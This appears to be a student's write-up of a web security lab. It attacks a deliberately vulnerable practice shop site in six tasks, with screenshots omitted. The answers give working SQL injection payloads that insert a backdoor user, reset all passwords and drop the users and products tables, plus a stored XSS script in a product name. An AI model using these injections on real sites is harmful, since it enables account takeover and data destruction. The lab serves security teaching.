(1)

Bypass the login screen. Without using a username and password, hack into the website login page usin g the appropriate script or command injection.

Answer:


Logged in successfully using below input in the username and password fields.



(2)Open a backdoor. Once a hacker is in, they immediately open a backdoor (a way that they can use la ter to log into the system without hacking it again, such as creating a new account). So in this task, you s hould create new user account and keep it as a backdoor.

Answer:


Created a new account using below query in the price filed of "add new product" feature. This is a way of blind SQL injection by guessing table name and number of columns.



Input given into text box:

11"; INSERT INTO users VALUES ("6", "hack", "hack", "hack", "hack");


Database status after creating new account.




(3)

Take over all customer accounts in the website by setting all of their passwords to '123'. Once a backdo or is created, now you need to attack other customers and hijacking their accounts, set all of their pass words to one value so you can log into their accounts whenever you please.

Answer: Knowing the table names from earlier answer/task and also guessing column name of password field we would be able to form query -> 11"; UPDATE users SET password="123"WHERE 1=1;



Database status after above query:



•	IP214	Laptop	1230.0
•	LM25	Lamp	21.0
•	DS12	Disk	63.12
•	XCle1	temp	12.0

	ID	firstName	lastName	email	password
•	1	John	Connor	JohnConnor	123
•	2	Sarah	Connor	SarahConnor	123
•	3	Jon	Snow	JonSnow	123
•	4	Alan	Turing	AlanTuring	123
•	5	hack	hack	hack	123
•	5	hack	hack	hack	123
•	6	hack	hack	hack	123

Back to Login

Restore user and product Database to their original status


(4)

Use XSS attack to run script on a user (victim) if they go to view products page. An XSS attack is like plan ting a trap, you plant it, and then you wait for a victim to step on it. So if you add a new product that has a XSS in its name, then when another customer logs in and views all products, he will be caught by you

r trap, or in other words, your script in the XSS will run on his machine. In this task, plant XSS in the product list by adding a new product that has a script in its name.

Input in the text box:

Qualcom Processor<script>alert("XSS Attack")</script>




Persisted XSS attack result while viewing product view.




(5)

Wipe the products database. Sometimes, a hacker wants to destroy things rather than steal them (Deni al of Service attacks). This could be done by wiping the database. In this task, you should delete all products. After successfully deleting all products, you should see an empty list of products when you log in.

11";DROP TABLE products;



Database status after above query is executed.




Restore user and product Database to their original status

(6)


Wipe the users database. In this task, you should delete all user accounts. After successfully deleting all users, you should not be able to login using any account.

11"; DROP TABLE users;



Above injection will result into following things.

Not able to login




Membership Servlet

User does not exist

Return to Index

Database status



Code Description Price ID firstName lastName email password

Back to Login

Restore user and product Database to their original status